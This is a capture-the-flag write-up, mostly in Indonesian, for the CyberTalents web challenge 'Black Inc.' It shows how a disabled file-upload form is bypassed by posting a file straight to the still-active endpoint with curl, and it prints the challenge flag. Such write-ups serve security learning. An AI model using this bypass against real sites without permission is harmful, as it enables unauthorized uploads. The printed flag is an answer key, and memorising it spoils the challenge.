
CyberTalents Challenges


Web Security – Black Inc. – level medium
Author: levith4n

Description:
Black Inc is a file sharing website, however the file uploads was disabled by an administrator, can you change that or find a bypass?


Ini adalah tampilan utama pada aplikasi web target, terlihat bahwa ada pesan “Sorry, file uploading has been disabled by the administrator”.



Saya mencoba membaca *source-code html*, tetapi tidak menemukan hal yang mencurigakan. Namun, saya berpikir apakah maksud file upload dinonaktifkan disini hanyalah kode *html form* saja yang dihapus oleh admin?



Untuk membuktikan hal itu, saya mencoba membuat file txt biasa.



Kemudian saya mencoba untuk mengirimkannya menggunakan **curl**.

```
levith4n ~ % curl -F secret=@hello.txt http://wcamxwl32pue3e6mxmdvw15h1358m73p5l12bq3q-web.cybertalentslabs.com/
```

```
<div class="bs-docs-section">
  <div class="row">
    <div class="col-lg-12">
      <div class="page-header">
        <h2 id="type">Upload A file</h2>
      </div>

                        <div class="alert alert-success">
                              <h4>Success!</h4>
                              <p>Here is the flag: 6b768890756adf11a9b6bc3c0f816129</p>
                        </div>

    </div>
  </div>
```

Penjelasan perintah:
`-F`: singkatan dari **form**. Ini memberitahu `curl` bahwa kita ingin mengirim data seperti form HTML.

`field_name`: nama field/form yang akan dikirim ke server (seperti `name="file"` dalam HTML). Namun, hal ini bersifat custom, kita bebas menggunakan nama apapun.

`@file_path`: simbol `@` artinya **upload file dari sistem lokal**.

Terlihat bahwa usaha saya berhasil, hal ini memberikan kesimpulan bahwa admin hanya menghapus *form file upload*-nya saja, tetapi endpoint untuk meng-*upload* (dalam kasus ini **index.php**) tidak dinonaktifkan secara benar.